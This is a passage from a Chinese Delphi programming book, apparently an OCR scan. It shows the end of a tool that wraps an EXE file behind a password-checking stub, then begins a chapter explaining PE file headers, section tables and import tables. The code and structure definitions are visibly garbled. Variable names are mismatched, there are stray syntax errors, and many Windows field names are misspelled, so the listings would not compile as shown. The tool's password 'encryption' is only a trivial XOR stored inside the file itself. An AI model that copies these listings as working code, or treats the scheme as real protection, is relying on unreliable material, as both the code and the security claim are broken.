    function StringEncrypt(S: string): string;
    { Private declarations }
  public
    { Public declarations }
  end;
```

```
var
```

```
  Form1: TForm1;
```

```
implementation
```

```
{ $R *.DFM }
```

```
{设置控件无效，表示正忙}
```

```
procedure TForm1.BusyStatus;
```

```
begin
```

```
  EditPassword1.Enabled := False;
```

```
  EditPassword2.Visible := False;
```

```
  LabelPassword2.Visible := False;
```

```

    buttonEncrypt.Enabled := False;
    ButtonUnEncrypt.Enabled:= False;
    EditFileName.Enabled := False;
    ButtonOpenFile.Enabled := False;
end;

```

{自定义的加密运算，对密码进行简单的加密}

```

function TForm1.StringEncrypt(S: string): string;
var
    i: Byte;
begin
    for i := 1 to Length(S) do
        S[i] := Char(i or $75 xor ord(S[i]));
    Result := S;
end;

```

{拷贝文件}

```

procedure TForm1.CopyFile(FromFile, ToFile: string);
var
    OpStruc: TSHFileOpStruct;
    FromBuf, ToBuf: packed array[0..MaxBufferSize - 1] of char;
begin
    fillchar(frombuf, sizeof(frombuf), 0);
    fillchar(tobuf, sizeof(tobuf), 0);
    StrpCopy(frombuf, fromfile);
    StrpCopy(tobuf, tofile);
    with OpStruc do
    begin
        wnd := handle;
        wFunc := FO_COPY;
        pfrom := @frombuf;
        pto := @tobuf;
        fFlags := FOF_SILENT or FOF_NOCONFIRMATION;
        fAnyOperationsAborted := false;
        hNameMappings := nil;
        lpszProgressTitle := nil;
    end;
    {拷贝文件 Shell 操作}
    ShFileOperation(OpStruc);
end;

```

{取文件的大小}

```

function GetFileSize2(filename:string):integer;
var

```

```

    sr:TSearchRec;
begin
    if (findFirst(filename,faAnyfile and not faDirectory,sr)<>0) then result:=0
    else result:=sr.size;
    findclose(sr);
end;

{加壳}
procedure TForm1.LockFile;
var
    FsName, FtName, FbName, FCode: string;
    iTargetFile, iSourceFile: Integer;
    MyBuf: array[0..MaxBufferSize - 1] of Char;
    LockedFile: TLockedFile;
    NumRead, NumWritten: Integer;
    bSucceeded: Boolean;
begin
    BusyStatus:{设置按钮无效，表示正忙}
    FsName := sExeFilename;{被加壳的文件名}
    FbName := FsName + '.TMP'; {被加壳文件的备份文件名}
    {附加代码的文件名}
    FCode := ExtractFilePath(paramstr(0))+ 'DialogPass.exe';
    if not fileexists(FCode) then
        raise exception.create(FCode+'文件没找到. ');

    {如果需要备份文件}
    if CheckBox1.Checked then
        begin
            CopyFile(FsName, FbName);
        end;
    iSourceFile := FileOpen(FsName, fmOpenRead or fmShareDenyNone);
    try
        with LockedFile do
            begin
                Flag := CFlag;{自定义的标志}
                Name := ExtractFileName(FsName);{文件名}
                Caption := '';{标题，保留没有使用}
                Password := StringEncrypt(sPassword);{密码}
                AdditionalCodeLen := GetFileSize2(FCode);{附加代码的长度}
            end;
            {临时文件是在被加壳文件名前加"__"}
            FtName := ExtractFilePath(FsName) + '__' + LockedFile.Name;
            CopyFile(FCode, FtName);{先拷贝附加代码}

```

```

{在附加代码之后写被加壳文件}
bSuccesed := False;
iTargetFile := FileOpen(FtName, fmOpenReadWrite);
try
    {定位至目标文件的末尾}
    FileSeek(iTargetFile, 0, soFromEnd);
    repeat
        NumRead := FileRead(iSourceFile, MyBuf, SizeOf(MyBuf));
        NumWritten := FileWrite(iTargetFile, MyBuf, NumRead);
    until (NumRead = 0) or (NumWritten <> NumRead);
    {最后写上密码等信息}
    FileWrite(iTargetFile, LockedFile, SizeOf(LockedFile));
    bSuccesed := True;
    showmessage('文件加密完成');
finally
    FileClose(iTargetFile);
end;
finally
    FileClose(iSourceFile);
end;
if bSuccesed then
begin
    {删除被加壳的文件}
    DeleteFile(FsName);
    {把临时文件重命名为被加壳的文件}
    RenameFile(FtName, FsName);
end;
{重新检查文件是否已加壳}
FileAddShellOrNot(EditFileName.Text);
end;

```

```

{脱壳}
procedure TForm1.UnLockFile;
var
    FsName, FtName: string;
    iSourceFile, iTargetFile: Integer;
    NumRead, NumWritten: Integer;
    MyBuf: array[0..MaxBufferSize - 1] of Byte;
    LockedFile: TLockedFile;
    bSuccesed: Boolean;
begin
    bSuccesed := False;
    with Form1 do
    begin

```



```

BusyStatus;
FsName := sExeFilename;{已加壳的文件名}
iSourceFile := FileOpen(FsName, fmOpenRead or fmShareDenyNone);
try
    {定位到密码等信息的结构}
    FileSeek(iSourceFile, -SizeOf(LockedFile), soFromEnd);
    {读取密码等信息}
    FileRead(iSourceFile, LockedFile, SizeOf(LockedFile));
    {如果密码正确}
    if LockedFile.Password = StringEncrypt(sPassword) then
    begin
        {临时文件是在已加壳文件名前加"__"}
        FtName := ExtractFilePath(FsName) + '__' + LockedFile.Name;
        iTargetFile := FileCreate(FtName);{创建临时文件}
        try
            {定位到加壳前原文件的起始位置}
            FileSeek(iSourceFile, LockedFile.AdditionalCodeLen ,
                soFromBeginning);
            {把属于原文件的内容拷贝到临时文件中}
            repeat
                NumRead := FileRead(iSourceFile, MyBuf, SizeOf(MyBuf));
                NumWritten := FileWrite(iTargetFile, MyBuf, NumRead);
            until (NumRead = 0) or (NumWritten <> NumRead);
            bSuccesed := True;
            showMessage('文件解密完成');
        finally
            {最后 SizeOf(LockedFile)字节是密码等信息,不需要读取到临时文件中}
            FileSeek(iTargetFile, -SizeOf(LockedFile), soFromEnd);
            SetEndOfFile(iTargetFile);
            FileClose(iTargetFile);
        end;
    end else
    begin
        ShowMessage('密码不正确. ');
    end;
finally
    FileClose(iSourceFile);
end;
if bSuccesed then
begin
    {删除已加壳的文件}
    DeleteFile(FsName);
    {把临时文件改为已加壳}
    RenameFile(FtName, FsName);
end;

```

```

        end;
        {重新检查文件是否已加壳的文件}
        FileAddShellOrNot(sExeFilename);
    end;
end;

```

{点击"加壳"时}

```

procedure TForm1.ButtonEncryptClick(Sender: TObject);
begin
    if not FileExists(EditFileName.Text) then
    begin
        showmessage('文件不存在. ');
        exit;
    end;
    if EditPassword1.Text = '' then
    begin
        showmessage('密码不能为空. ');
        exit;
    end;
    if EditPassword1.Text <> EditPassword2.Text then
    begin
        showmessage('两次输入的密码不一致');
        exit;
    end;
    sExeFilename := EditFileName.Text;
    sPassword := EditPassword1.Text;
    {加壳}
    LockFile;
end;

```

{选择可执行文件}

```

procedure TForm1.ButtonOpenFileClick(Sender: TObject);
begin
    if OpenFileDialog1.Execute then
    begin
        EditFileName.Text := OpenFileDialog1.FileName;
        FileAddShellOrNot(EditFileName.Text);{检查是否已加壳}
    end;
end;

```

{点击"脱壳"时}

```

procedure TForm1.ButtonUnEncryptClick(Sender: TObject);
begin
    if not FileExists(EditFileName.Text) then

```

```

begin
    showmessage('文件不存在. ');
    exit;
end;
if EditPassword1.Text = '' then
begin
    showmessage('密码不能为空. ');
    exit;
end;
sExeFilename := EditFileName.Text;
sPassword := EditPassword1.Text;
{脱壳}
UnlockFile;
end;

{检查文件是否已加壳}
procedure TForm1.FileAddShellOrNot(Filename: string);
var
    iOpFile: Integer;
    LockedFile: TLockedFile;
    FileExt: string;
    FileAttr: Integer;
begin
    {恢复控件的状态}
    EditPassword1.Enabled := True;
    EditPassword2.Visible := True;
    LabelPassword2.Visible := True;
    buttonEncrypt.Enabled := True;
    ButtonUnEncrypt.Enabled := True;
    EditFileName.Enabled := True;
    ButtonOpenFile.Enabled := True;
    CheckBox1.Enabled := True;
    FileExt := ExtractFileExt(Filename);
    {如果不是可执行文件}
    if StrUpper(PChar(FileExt)) <> '.EXE' then
    begin
        showmessage(Filename+'文件不是 EXE 文件');
        EditFileName.Text := '';
        exit;
    end;
    FileAttr := FileGetAttr(Filename);
    {如果文件属性是只读属性}
    if FileAttr and faReadOnly > 0 then
    begin

```

```

{设置文件属性}
if FileSetAttr(FileName,faArchive)<>0 then
begin
    showmessage('设置'+FileName+'文件的属性出错!');
    EditFileName.Text := '';
    exit;
end;
end;
{打开待加壳或脱壳的文件}
iOpFile := FileOpen(FileName, fmOpenRead);
try
    {定位到加密结构}
    FileSeek(iOpFile, -SizeOf(LockedFile), soFromEnd);
    {读密码等信息}
    FileRead(iOpFile, LockedFile, SizeOf(LockedFile));
    {检查标志, 判断是否已加壳}
    if LockedFile.Flag = CFlag then
    begin
        {设置"脱壳"按钮等控件无效}
        buttonEncrypt.Enabled := False;
        EditPassword2.Visible := False;
        LabelPassword2.Visible:= False;
        CheckBox1.Enabled      := False;
    end
    else
        {设置"加壳"按钮无效}
        ButtonUnEncrypt.Enabled := False;
    finally
        FileClose(iOpFile);
    end;
end;
end.

```

执行结果如图 7-14 所示。



图 7-14 合并外壳的窗体

第 8 章 PE 结构分析

PE 文件结构是在 Win32 下的可执行文件格式，所有的可执行文件都是基于 Microsoft 设计的一种新的文件格式 Portable Executable File Format(可移植的执行体)，即 PE 格式。如果需要对这些可执行文件进行修改(加密、加外壳、读取数据等)，则必须对其结构进行深入了解。

8.1 PE 文件结构

PE 的意思就是 Portable Executable(可移植的执行体)，是 Win32 环境自身所带的执行体文件格式。PE 的一些特性继承自 UNIX 的 COFF (Common Object File Format)文件格式。“Portable Executable”(可移植的执行体)意味着此文件格式是跨 Win32 平台的，即使 Windows 运行在非 Intel 的 CPU 上，任何 Win32 平台的 PE 装载器都能识别和使用该文件格式。当然，移植到不同的 CPU 上 PE 执行体必然会有一些改变。所有 Win32 执行体(除了 VxD 和 16 位的 DLL)都使用 PE 文件格式，包括 Windows NT 的内核模式驱动程序(Kernel Mode Drivers)。PE 文件的结构如表 8-1 所示。

表 8-1 PE 文件结构简表

① 文 件 头 部	②DOS Header 结构 TImageDosHeader	其中 _lfanew 域指向④的地址
	③DOS stub 可执行代码	不定长
	④PEHeader 结构: TImageNtHeaders	⑤PE 标志
		⑥PE 基本信息 结构 TImageFileHeader
		其中 NumberOfSection 域决定⑧的元素个数
		⑦PE 可选头部 结构 TImageOptionalHeader
		其中 SizeOfHeaders 域是①和⑧占用的总空间，也是⑨的相对地址:DataDirectory 域包含了 16 个有用的数据表首地址
⑧Section table (节表) 结构 array[] of TImageSectionHeader		不定长
⑨节 1		
⑩节 2		
.....		

下面来分析一下 PE 文件结构的总体层次分布。

(1)所有 PE 文件必须以一个简单的 DOS Header (DOS 文件头部)开始，一旦程序在 DOS 下执行，DOS 就能识别出这是有效的执行体，然后运行紧随 DOS Header 之后的 DOS stub(DOS 插桩程序)。DOS stub 实际上是个有效的 DOS 下的 EXE 代码，在不支持 PE 文件格式的操作系统中，将简单显示一个错误提示，类似于字符串 “This program requires Windows”或者程序员可根据自己的意图实现完整的 DOS 代码。通常，简单调用中断 21h 服务 9 号子功能来显示字符串 “This Program cannot run in DOS mode”

(2)紧接着 DOS stub 的是 PE Header (PE 文件头部)。PE Header 是 PE 相关结构

IMAGE_NT_HEADERS 的简称，其中包含了许多 PE 装载器用到的重要域。在更加深入地研究 PE 文件格式后，本书将对这些重要域详细地解释。执行体在支持 PE 文件结构的操作系统中执行时，PE 装载器将从 DOS Header 中找到 PE Header 的起始偏移量。因而跳过了 DOS stub 直接定位到真正的文件头 PE Header。

(3) PE 文件的真正内容划分成块，称为 Sections(节)。每节是一块拥有共同属性的数据，例如代码数据、读/写等。可以把 PE 文件想像成一个逻辑磁盘，PE Header 是磁盘的 Boot 扇区，而 Sections 就是各种文件，每种文件自然就有不同属性如只读、系统、隐藏、文档等。值得注意的是，节的划分是基于各组数据的共同属性，而不是逻辑概念。所以，不必太关心节中类似于“data”, “code”或其他的逻辑概念，如果数据和代码拥有相同的属性，就可以被归入同一个节中，亦即节名称仅仅是个区别不同节的符号而已，“data”, “code”等的命名只为了便于识别，惟有节的属性设置决定了节的特性和功能。如果某块数据想赋为只读属性，就可以将该块数据放入置为只读的节中，当 PE 装载器映射节内容时，会检查相关节属性并置对应内存块为指定属性。

(4)如果将 PE 文件格式视为一个逻辑磁盘，PE Header 是 Boot 扇区，而 Sections 是各种文件，但仍缺乏足够信息来定位磁盘上的不同文件。例如，什么是 PE 文件格式中等价于目录的东西？那就是 PE Header 接下来的数组结构 Section Table(节表)。每个结构包含对应节的属性、文件偏移量、虚拟偏移量等。如果 PE 文件里有 5 个节，那么此结构数组内就有 5 个成员。因此，便可以把节表视为逻辑磁盘中的根目录，每个数组成员等价于根目录中的目录项。

以上就是 PE 文件格式的物理分布，下面总结一下装载 PE 文件的主要流程。

(1)当 PE 文件被执行，PE 装载器检查 DOS Header 里的 PE Header 偏移量。如果找到，则跳转到 PE Header 否则提示这不是 PE 文件。

(2) PE 装载器检查 PE Header 的有效性。如果有效，就跳转到 PE Header 的尾部。

(3)紧跟 PE Header 的是节表，PE 装载器读取其中的节信息，并采用文件映射方法将这些节映射到内存，同时附上节表里指定的节属性。

(4) PE 文件映射入内存后，PE 装载器将处理 PE 文件中类似 Import Table(引入表)的逻辑部分。

上述流程说明了执行体被处理的简单过程。

8.1.1 文件头(File Header)

PE 文件包含两个头部结构：DOS Header 和 PE Header。在讲述文件头部之前，先介绍专业术语 VA 和 RVA。

VA (Virtual Address) 是虚拟内存地址，RVA (Relative Virtual Address)就是相对虚拟地址，是虚拟空间中到参考点的一段距离。这有点像平时遇到的绝对路径、相对路径等概念 VA 就是绝对的，RVA 就是相对的。举例说明，如果 PE 文件装入虚拟地址空间的 400000h(VA)处，且进程从虚址 401000H 开始执行，可以说进程执行起始地址在 1000h (RVA),每个 RVA 都是相对于当前可执行模块的起始地址。

8.1.1.1 DOS Header

DOS Header(DOS 文件头部)的结构名是 IMAGE_DOS_HEADER.其在 Delphi 中的完整定义如下所示：

```
PImageDosHeader = ^TImageDosHeader
_TImageDosHeader = packed record
    e_magic: Word {常设为“MZ”}
```

e_cblp:Word	{Bytes on last page of file}
e_cp:Word	{Pages in file}
e_crlc:Word	{Relocations}
e_cparhdr:Word	{Size of header in paragraphs}
e_minalloc:Word	{Minimum extra paragraphs needed}
e_maxalloc:Word	{Maximum extra paragraphs needed}
e_ss:Word	{Initial (relative) SS value}
e_sp:Word	{Initial SP value}
e_csum:Word	{Checksum}
e_ip:Word	{Initial IP value}
e_cs:Word	{Initial (relative) CS value}
e_lfarlc:Word	{File address of relocation table}
e_ovno:Word	{Overlay number}
e_res:array[0..3] of Word	{Reserved words}
e_oemid	{OEM identifier (for e_oeminfo)}
e_ocminfo:Word	{OEM information: e_oemid specific}
e_res2:array[0..9] of Word	{Reserved words}
_lfanew:LongInt	{PE header 在文件中的偏移量}

end;

TImageDosHeader = _IMAGE_DOS_HEADER;

其中只有两个域比较重要:e_magic 包含字符串“MZ”(即 IMAGE_DOS_SIGNATURE.或 \$5A4D), _lfanew 包含 PE Header 在文件中的偏移量。比较 e_magic 是否等于 IMAGE_DOS_SIGNATURE 来验证是否为有效的 DOS Header。

为了定位到 PE Headcr (PE 文件头部), 移动文件指针到_lfanew 所指向的偏移。

8.1.1.2 PE Header

在 PE Header 和 DOS Header 之间的是 DOS stub 可执行代码(也叫插桩程序,用于在纯 DOS 下显示错误提示信息“This Program requires Windows”)。由于该插桩程序是允许自定义的, 代码长度也不确定, 所以在 DOS Header 的_lfanew 域中指明了 PE Header 的偏移量, 可以轻松定位到 PE Header。

以下是 PE header 在 Delphi 中的完整定义:

```

PImageNtHeaders = ^TImageNtHeaders;
_IMAGE_NT_HEADERS = Packed record
    Signature: DWORD;
    FileHeader: TImageFileHeader;
    OptionalHeader:TImageOptionalHeader;
end;
{$EXTERNALSYM_IMAGE_NT_HEADERS}
TImageNtHeaders = _IMAGE_NT_HEADERS;
```

以下对其中的三个域做一说明

- I Signature 是 PE 标记, 值恒为\$50、\$45、 \$00、\$00(即 IMAGE_NT_SIGNATURE、\$00004550 或“PE\0\0”)。
- I FileHeader 包含了关于 PE 文件物理分布的一般信息。
- I OptionalHeader 包含了关于 PE 文件逻辑分布的信息。

1. PE 基本信息(File Header)

在这里先对 PE 基本信息(File Header)结构进行深入的剖析, 请看 File Header 文件头结构的定义:

```
PImageFileHeader = ^TImageFileHeader;
_IMAGEFILE_HEADER = packed record
    Machine: Word;
    NumberOfSections: Word;
    TimeDateStamp: DWORD;
    PointerToSymbolTable: DWORD;
    NuntberOfSymbols: DWORD;
    SizeOfOptionalHeader: Word;
    Characteristics: Word;
end;
{$EXTERNALSYM_IMAGE_FILE_HEADER}
TImageFileHeader = _IMAGE_FILE_HEADER;
```

TImageFileHeader 各个域的意义如下。

- Machine: 该文件运行所要求的 CPU。对于 Intel 平台, 该值是 IMAGE_FILE_MACHINE_I386 (14H)。可以利用此值禁止程序执行, 但对于编程来说此域没有太大的帮助。
- NumberOfSections: 文件中节的个数。如果要在文件中增加或删除一个节, 就需要修改这个值。如果要对文件加外壳, 需要修改节的数目。
- TimeDateStamp: 文件创建日期和时间。
- PointerToSymbolTable: 指向符号表, 用于调试。
- NumberOfSymbols: 存放符号表的数目。
- SizeOfOptionalHeader: 指示紧随本结构之后的 IMAGE_OPTIONAL_HEADER 结构大小。
- Characteristics: 关于文件信息的标记, 如表 8-2 所示。

表 8-2 文件信息的标记

值	意 义
\$1	重定位信息被删除
\$2	文件可执行
\$4	行号被删除
\$8	符号被删除
\$80	机器的字节为低位在前, 高位在后
\$100	属于 32 位机器
\$200	已删去调试信息
\$400	如果是映像文件是在可移动媒体设备中, 则复制到交换文件再运行
\$800	如果是网络映像文件, 则复制到交换文件才运行
\$1000	系统文件
\$2000	DLL 动态链接库文件
\$4000	只能运行于单处理器上
\$8000	机器字节为高位在前低位在后

2. PE 可选头部(Optional Header)

这里介绍 PE Header 中占用空间最大的、也是最重要的一个成员 PE 可选头部(Optional Header)。

回顾一下, PE Header 可选头部(Optional Header)结构是 PE 头部(TImageNtHeaders)中位

于最后的一个成员，它包含了 PE 文件的逻辑分布信息，该结构共有 31 个域,其代码如下所示：

```

PImageOptionalHeader = ^TImageOptionalHeader;
_IMAGE_OPTIONAL_HEADER = packed record
{ Standard fields. }
    Magic: Word;
    MajorLinkerVersion: Byte;
    MinorLinkerVersion: Byte;
    SizeOfCode: DWORD;
    SizeOfInitializedData: DWORD;
    SizOfUninitializedData: DWORD;
    AddressOfEntryPoint: DWORD;
    BascOfCode: DWORD;
    BaseOfData: DWORD;
{ NT additional fields}
    ImageBase: DWORD;
    SectionAlignment: DWORD;
    FileAlignment: DWORD;
    MajorOperatingSystemVersion: Word;
    MinorOperationSystemVersion: Word;
    MajorImageVetsion: Word;
    MinorImageVersion: Word;
    MajorSubsystemVersion: Word;
    MinorSubsystemVersion: Word;
    Win32VersiovValue: DWORD;
    SizeOfImage: DWORD;
    SizeOfHeaders: DWORD;
    CheckSum: DWORD;
    Subsystem: Word;
    DllCharacteristics: Word;
    SizeOfStackReserve: DWORD;
    SizeOfStackCommit: DWORD;
    SizeOfHeapReserve: DWORD;
    SizeOfHeapCommit: DWORD;
    LoaderFlags: DWORD;
    NumberOfRvaAndSizes: DWORD;
    DataDireotory: packed
        array[0..IMAGE_NUMBEROF_DIRECTORY_ENTRIES-1]
        of TImageDataDirectory
end;
{$EXTERNALSYM}IMAGE_OPTIONALJTEADER}
TImageOptionalHeader= _IMAGE_OPTIONAL_HEADER;

```

各个域的含义如下。

I Magic:这是可选头部的标志，通常为\$010B，占 2 字节

- I **MajorLinkerVersion** 连接程序主版本号, 占 1 字节
- I **MinorLinkerVersion**:连接程序次版本号, 占 1 字节
- I **SizeOfCode**:代码段的大小(经过对齐后的值), 占 4 字节。
- I **SizeOfInitializeData**:已经初始化数据的大小, 占 4 字节。
- I **SizeOfUnInitializeData**:未初始化数据的大小, 占 4 字节。
- I **AddressOfEntryPoint**: PE 装载器准备运行的 PE 文件的第一个代码指令的 RVA。若需要改变整个执行的流程, 可以将该值指定到新的 RVA, 这样新 RVA 处的指令首先被执行。该域占 4 字节。
- I **BaseOfCode**:代码节开始的位置, 占 4 字节。
- I **BaseOfData**:数据节开始的位置, 占 4 字节。
- I **ImageBase**: PE 文件的装载地址。例如, 如果该值是\$400000, PE 装载器将尝试把文件装到虚拟地址空间的 400000h 处。对于 EXE 文件, 该值常为\$400000 或\$100000。
- I **SectionAlignment**:节的对齐值。例如, 如果该值是\$1000 那么每节的起始地址必须是\$1000 的倍数。
- I **FileAlignment**:文件的对齐值例如, 如果该值是\$200, 那么每节的起始地址必须是\$200 的倍数。
- I **MajorOperatingSystemVersion**:要求最低操作系统版本号的主版本号, 占 2 字节
- I **MinmOperatingSystemVersion**:要求最低操作系统版本号的主版本号, 占 2 字节。
- I **MajorImageVersion**:可执行文件主版本号, 占 2 字节
- I **MinorImageVersion**:可执行文件次版本号, 占 2 字节。
- I **MajorSubsystemVersion**: Win32 子系统主版本。若 PE 文件是专门为 Win32 设计的, 该子系统版本应该是 4.0, 否则对话框不会有 3 维立体感。
- I **MinorSubsystemVersion**: Win32 子系统次版本, 占 2 字节, 见上。
- I **Reserved**:保留, 一般为 0, 占 4 字节。
- I **SizeOfImage**:内存中整个 PE 映像体的大小。注意:该域的值大于或等于原文件的大小, 因为模块中可能包含重定位信息(PE 文件中的部分内容重新移动到新的内存空间, 而不是原文件的物理顺序)。
- I **SizeOfHeaders**: PE 文件所有头部和节表占用的总空间大小, 也就是 PE 文件第一节的相对偏移量, 占 4 字节。
- I **Checksum**: CRC 检验和, 一般的 EXE 文件可以是 0, 但重要的 DLL 文件必须有一个校验和, 占 4 字节。
- I **Subsystem** 识别 PE 文件属于哪个子系统。对于大多数 Win32 程序, 只有两个可能值:Windows GUI 图形界面和 Windows CUI 控制台, 占 2 字节。
- I **DllCharacteristics**: PE 文件的 Dll 特征值, 一般为 0, 占 2 字节。当是\$2000 时表示 WDM 驱动程序。
- I **SizeOfStackReserve**:保留的堆栈大小, 占 4 字节。
- I **SizeOfStackCommit**:提交的堆栈大小, 这个值总小于或等于 SizeOfStackReserve, 占 4 字节。
- I **SizeOfHeapReserve**:为局部 Heap 保留的堆栈大小, 占 4 字节。
- I **SizeOfHeapcommit**:为局部 heap 提交的堆栈大小, 这个值总小于或等于 SizeOfheapReserve, 占 4 字节。
- I **LoaderFlags** 用于调试, 一般为 0。
- I **NumberOfRvaAndSize**:数据目录的项数, 一般为 16。
- I **DataDirectory**: IMAGE_DATA_DIRECTORY 结构数组。每个结构给出一个重要数据结构

的 RVA，例如，引入地址表、导出地址表等。数组中的元素可以是以下值：

```
IMAGE_DIRECTORY_ENTRY_EXPORT = 0; { Export Directory }
IMAGE_DIRECTORY_ENTRY_IMPORT = 1; { Import Direetory }
IMAGE_DIRECTORY_ENTRY_RESOURCE = 2; {Resource Directory }
IMAGE_DIRECTORY_ENTRY_EXCEPTION = 3; {Exception Directory }
IMAGE_DIRECTORY_ENTRY_SECURITY = 4; {Security Directory }
IMAGE_DIRECTORY_ENTRY_BASERELOC = 5; { Base Relocation Table }
IMAGE_DIRECTORY_ENTRY_DEBUG = 6; {Debuts Directory }
IMAGE_DIRECTORY_ENTRY_COPYRIGHT = 7; { Description String }
IMAGE_DIRECTORY_ENTRY_GLOBALPTR = 8; {Machine Valve (MIPS GP) }
IMAGE_DIRECTORY_ENTRY_TLS = 9; {TLS Directory}
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG = 10; {Load Configuration Directory }
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT = 11; {Bound Import Directory in headers }
IMAGE_DIRECTORY_ENTRY_IAT = 12; {Import Address Table }
```

8.1.2 节表(Section Table)

前面介绍了关于 DOS Header 和 PE Header 的知识。接下来介绍 Section Table(节表)节表是紧挨着 PE Header 的一个 TImageSectionHeader 结构数组，该数组成员的数目由 TImageFileHeader 结构中 NumberOfSections 域的值来决定。节表 TImageSectionHeader 结构的定义如下所示：

```
PImageSectionHeader = ^TImageSectionHeader;
_IMAGE_SECTION_HEADER = packed record
    Name: packed array[0..IMAGE_SIZEOF_SHORT_NAME-1] of Byte;
    Miso: TISHMisc;
    VirtualAddress: DWORD;
    SizeOfRawData: DWORD;
    PointerToRawData: DWORD;
    PointerToRelocations: DWORD;
    PoinlerToLinenumbers: DWORD;
    NumbeOfRelocations: Word;
    NumberOfLinenumbers: Word;
    Characteristics: DWORD;
end;
{$EXTERNALSYM _IMAGE_SECTION_HEADER}
TImageSectionHeader = _IMAGE_SECTION_HEADER;
```

该结构中各参数的意义如下：

- I **Name:** 节名，长度不超过 8 字节。注意：节名仅仅是个标记，没有特别的含义，且字符串不需要以 NULL 为结束符。
- I **PhyscialAddress 或 VirtualSize:** 在 OBJ 文件中，PhyscialAddress 用做表示本节物理地址；在 EXE 中，VirtualSize 表示节的虚拟空间大小。该域占 4 字节
- I **VirtualAddress:** 本节的 RVA(相对虚拟地址)。PE 装载器将节映射至内存时会读取本值。例如，如果值是 1000H，而 PE 文件装在地址 400000H 处，那么本节就被载到 401000H：在 OBJ 文件中无意义，占 4 字节。注意：该域的值表明“节”被重定位

到新的内容空间中，而不是原文件的物理顺序。

- | **SizeOfRawData**: 经过文件对齐处理后节的大小，PE 装载器提取该值来了解需映射入内存的节字数，该值大于或等于 **VirtualSize**。
- | **PointerToRawData**: 当前节的数据在磁盘物理文件中的实际位置。
- | **PointerToRelocations**: 在 OBJ 文件中表示该节重定位信息的相对地址，在 PE 文件中无意义，占 4 字节。
- | **PointerToLineNumbers**: 行号表的相对地址，占 4 字节。
- | **NumberOfRelocations**: 本节要重定位的数目，占 2 字节。
- | **NumberOfLineNumbers**: 本节在行号表中的数目，占 2 字节。
- | **Characteristics**: 节属性，包括节是否含有可执行代码、初始化数据、未初始数据，或是否可写、可读等，占 4 字节。

根据 **TImageSectionHeader** 结构的含义，现在来模拟一下 PE 装载器读取节表中的数据的过程。

(1)读取 **TImageFileHeader** 的 **NumberOfSections** 域，得到“节表”数组的元素数目。

(2)读取 **TImageOptionalHeader** 的 **SizeOfHeaders** 域，作为“节表”，数组的第一元素的相对偏移地址。

(的取出“节表”数组的每一元素中所需要的域。其中，**PointerToRawData** 域是“节”数据的相对偏移量，**SizeOfRawData** 域是“节”数据的总字节数。

(4)遍历整个数组，直至“节表”的所有元素都已处理完毕。

注意	以上过程并没有读取“节表”中的节名，因为节名没有实际意义。
-----------	-------------------------------

8.1.3 引入函数表(Import Table)

引入函数是被某模块调用的，但又不在调用者所在的模块中的函数，因而叫做 **Import**(引入)，即从其他模块中引入。引入函数可能位于一个或者更多的 **DLL** 里。调用者模块里只描述函数名及其所在的模块名，这些信息被存放在引入表(**ImportTable**)中。

回顾前面所述，**TImageOptionalHeader** 结构的 **DataDirectory** 域中有 16 项元素，分别存放了导出函数表、导入函数表、资源表等地址信息。

DataDirectory 的每个元素都是 **TImageDataDirectory** 结构类型的，其定义如下所示：

```
PImageDataDirectory = ^TImageDataDirectory;  
_IMAGE_DATA_DIRECTORY = record  
    VirtualAddress: DWORD;  
    Size: DWORD;  
end;  
{$EXTERNALSYM _IMAGE_DATA_DIRECTORY}  
TImageDataDirectory = _IMAGE_DATA_DIRECTORY;
```

| **VirtualAddress**: 导出表、导入表、资源表等的相对虚拟地址(RVA)。

| **Size**: 导出函数表、导入函数表、资源表等的字节数。

DataDirectory 数组 **R** 第二个元素包含引入函数表的地址。引入函数表是一个 **TImageImportDescriptor** 结构数组。每个结构包含一个被引入 **DLL** 的所有引入函数 **R** 信息。例如，如果该 PE 文件从 10 个不同的 **DLL** 中引入函数，那么这个数组就有 11 个元素，最后一个元素是全 0 的。下面详细研究结构组成：

```
PImageImportDescriptor = ^TImageImportDescriptor;  
TImageImportDescriptor = packed record
```

```

OriginalFirstThunk : DWord;
TimeStamp : DWord;
ForwarderChain: DWord;
DLLName : DWord;
FirstThunk : DWord;
end;

```

- I **OriginalFirstThunk**: 这是 **FirstThunk** 的备份, 有的模块中该域的值是 0, 这时必须读取 **FirstThunk**. 请参考下面的 **FirstThunk**。
- I **TimeStamp**: 文件建立时间, 一般为 0。
- I **ForwarderChain**: 当做一条链, 当程序引用一个 DLL 中的 API, 而这个 API 又是引用别的 DLL 名字的指针时才用到。
- I **DLLName**: DLL 模块的名字, 是一个 ASCIIZ 字符串。
- I **FirstThunk**: 有两种情况如果值小于 \$80000000, 则表示这是一个 **TImportByName** 结构数组, 包含从该 DLL 引入的所有函数列表(一个或多个函数); 如果值大于或等于 \$80000000, 则该值的低 31 位是该 DLL 引入函数的编号(一个函数)。因为当前模块引入其他 DLL 模块中的函数有两种方式: 以名字引入和以编号引入。

其中, **TImportByName** 的结构定义如下:

```

PImportByName = ^TImportByName;
TImportByName = packed record
    ProcedureHint: word
    ProcedureName: array[0..1] of char; //不定长度
end;

```

注意 有些加密程序(如 UPX 软件)更改了该域的值。虽然 Microsoft 的文档建议用户仅使用 **FirstThunk** 域, 而不使用 **OriginalFirstThunk**。但是经过笔者分析得知, 必须综合 **OriginalFirstThunk** 和 **FixstThunk** 来使用。一般情况下使用 **OriginalFirstThunk**, 只有当 **OriginalFirstThunk** 等于 0 时, 才使用。

- I **ProcedureHint**: 指示本函数在其所驻留 DLL 的导出表中的索引号。该值被 PE 装载器用来在 DLL 的导出表里快速查询函数。该值不是必须的, 一些链接器将此值设为 0。
- I **ProcedureName**: 含有引入函数的函数名, 这是一个 ASCIIZ 字符串。

TImageOptionalHeader 中 **DataDirectory** 的第二个元素的 **VrtualAddress** 值指向表 8-3 所示的 **DLLI** 的地址。由此, 可以遍历引入函数表中的所有函数。

表 8-3 引入函数表

函 数	过 程
DLL1 结构: TImageImportDescriptor 其中 FirstThunk 是函数列表的首地址 (允许多个函数), 或函数编号(只允许一个函数)	引入函数 1 结构: TImportByName
	引入函数 2 结构: TImportByName
	用全 0 结构表示当前 DLL 的引入函数结束
DLL2 结构: TImageImportDescriptor 其中 FirstThunk 是函数列表的首地址 (允许多个函数), 或函数编号(只允许一个函数)	引入函数 1 结构: TImportByName
	引入函数 2 结构: TImportByName
	用全 0 结构表示当前 DLL 的引入函数结束
DLL3 结构: TImageImportDescriptor	引入函数 1 结构: TImportByName
	引入函数 2 结构: TImportByName

